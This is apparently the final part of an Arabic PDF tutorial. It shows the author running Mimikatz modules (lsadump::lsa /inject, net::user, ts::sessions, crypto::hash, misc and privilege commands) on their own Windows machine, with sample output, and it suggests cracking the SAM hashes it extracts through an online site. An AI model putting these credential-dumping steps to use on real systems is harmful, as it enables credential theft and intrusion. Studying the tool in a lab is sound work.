
وطبعا يجماعة عادة ان تكون ممسوحة هاده قاعدة بيانات



كمى في صورة لاتوجد بسوردات مخزنة فى قاعدة بيانات سام

## الان ندهب لي موضوع جديد امر حقن جديد في ميميكاز

lsadump::lsa /inject /user .Gihad




## ( ناتي لي موضوع جديد)

هناك قسم يسمى

Net On Mimikatz

قسم رائع ومفيد

نجرب نظرة بسيطة للقسم




يحتوي على اوامر رائعه نجرب يلأ

نجرب امر


net::user

## سوف يقوم باستخراج User And SID the Windows mimikatz # net::user Domain name: Builtin Domain SID : S-1-5-32 Domain name : pc Domain SID: S-1-5-21-1961416873-2826757774-741714934 500 Administrator 513 None (Group) (Alias) Administrators 1002 Gihad 513 None (Group) `1003 HomeUsers (Alias) (Alias) Administrators 501 Guest



## ( ناتي لي موضوع جديد )

### امر net::group



### قالت الاداة هناك جلسة

### **Administator**

التي هيا جلستنا الحاليه على اداة ميميكاز التي تحتوي على صلاحيات

### Administator

على شان لمه فتحنا ميميكاز بصلاحيات ادمن فلدالك دكرت في الاداة ان هناك جسة تحتوي على صلاحيات ادمن سترتور

==

والجلسة التانية هيا

Gihad

على شان اني انا متصل بي

#### **RDP**

ولكن بالاساس الجهاز مفتوح بغرفتي ويحتوي على اسم ولدالك هوأ مفتوح تعتبر جلسة صحيح ؟ على شان انا عامل جلسة انا والكمبيوتر اشتغل علية هاده تعتبر جلسة ولكن قالت لى اسم

#### Gihad

لمادا على شان مستحيل ان تقول لك اسمك حقيقي وتدكر الجلسة بتفصيل كمى

## دكرتها انا سوف تقول لك بي اسم الويندوز انه يحتوي هادا الاسم على جلسة مفتوحة حالياً


تمام موضوع جديد

امر یدعی متابعه

RDP

في قسم

ts::




## ناتي لي الامر

ts::sessions

### هدا الامر عبارة عن استخراج جميع اتصلات

**RDP** 

التي حصلت مند انشاء الويندوز



قام بي اعطائي اخر تاريح هوأ 09:02:36 01/08/2017

## صور تعريفية من الاداة

Session: 3 - Console

state: Connected (1)

user: @

Conn: 01/08/2017 08:22:43

curr: 01/08/2017 09:02:36

lock: no#

\_\_\_\_\_

### الان ندخل الى قسم

crypto::

```
rdesktop - 192.168.1.7
                                                                                               _ 🗆 ×
                                        mimikatz 2.1.1 x64 (oe.eo)
mimikatz # crypto::
ERROR mimikatz_doLocal ; "(null)" command of "crypto" module not f
Module :
                         crypto
Full name :
                         Crypto Module
           providers
                                 List cryptographic providers
                                 List cryptographic stores
                stores
      certificates
                                 List (or export) certificates
List (or export) keys containers
List smartcard readers
                   kevs
                                 Hash a password with optional username
Describe a Windows System Certificate (file,
Create a authentication certitifate (smartcar
                   hash
                system
                scauth
                                 Try to export a software CA to a crypto (virt
[experimental] Patch CryptoAPI layer for easy
[experimental] Patch CNG service for easy exp
mimikatz #
                                                                                 ____ △ (þ) 😽 📶 ENG
```


## هدأ القسم قسم جميل جدأ يحتوي على بعض الامور الشيقة اعجبني نبدأ على اول امر مفيد فية الا وهوأ

crypto::hash


يقوم باستخراج هاش بسيط اي من قاعدة بيانات

Sam

\_\_\_\_\_



هاش سهل جداً ولتاكد من نوعة يمكن معرفتة على اداة البسيطة



#### hash-identifie

\_\_\_\_\_

وبنسبة لي موضوع فك الهاش سهل جدأ الكل يستخدم موقع

hashkiller.co.uk


لي انة هوأ الوحيد يجمع كلمة فك جميع انواع الهاش بي انواعه ولكن بنسبة للتصدي يعتمد اكثر شي على سطر الهاش كل ما كانت الكلمة او كلمة سر داخل الهاش قليل كل ماكانت سهولة فكة لقد شرحت من كل قسم اشياء التي تشتغل بشكل مفيد وكبير واعرف اي شي لمه ادكره من الاداة انه لايفيدك تمام ناتي لي قسم اخر الا وهوأ

misc

قسم رفاهي وجميل نجرب منه اول اوامر هيا

misc::cmd

فتح نافدة على حسب صلاحياتك في اداة




ناتي لي

option new

misc::compressme

امر فكاهي عبارة عن استخراج مسار الاداة التى مفتوحة منه والحجم



ناتي لي امر جديد

misc::detours

استخراج العمليات المفتوحة حاليا على

#### **Process**

وليس حتا العمليات المتبقية لا فقط يقوم بستخراج مفيد الا وهوأ فقط الاشياء المشتغلة مباشرة على

#### **Process**

نجرب دالك بكتابة

misc::detours

\_\_\_\_\_\_



متل مشفتو الان نحنا فاتحين جلسة مباشر في ميميكاز قام الامر باستخراجها

## وين الفرق بين العرض العادي والعرض الد*ي ع*رضة هادا الامر ؟


الفرق هواً لمه يعرض اي شي متل مامعروض في البروسيس لقد عرض الاشياء المهمة والتي مفتوحة حاليا

\_\_\_\_\_\_

ناتي لي امر التاني حرام مسكين لانحتاج لتركة وحيدة يلا نجربة

misc::regedit

امر عبارة عن عرض الرجيستري




# والان ندهب قليل الى قسم privilege:: لقد قمت بشرح علية ولكن فقط عن امر privilege::debug وليس على الباقي ولكن سوف نشرح دالك الان بدون حتا امر privilege::debug نحن قادرین ان نتبت صلاحیاتنا حتا عن طریق امر privilege::restore نجرب دالك

.#####. ## ^ ##, / \ ##

mimikatz # 🕳



نافدة



كمى رايت دالك ابسط دليل على اتبات الصلاحيات

وقد انتهيت من الكتاب ونشالله تستفيدو منة يارب وارجو الدعوة لي بالخير يارب كان معكم

( Matt Homjxie )

Gituh:>\_

https://github.com/jihadLkmaty218

( جميع الحقوق محفوظة )

### Mimikatz With Matt Homjxie!

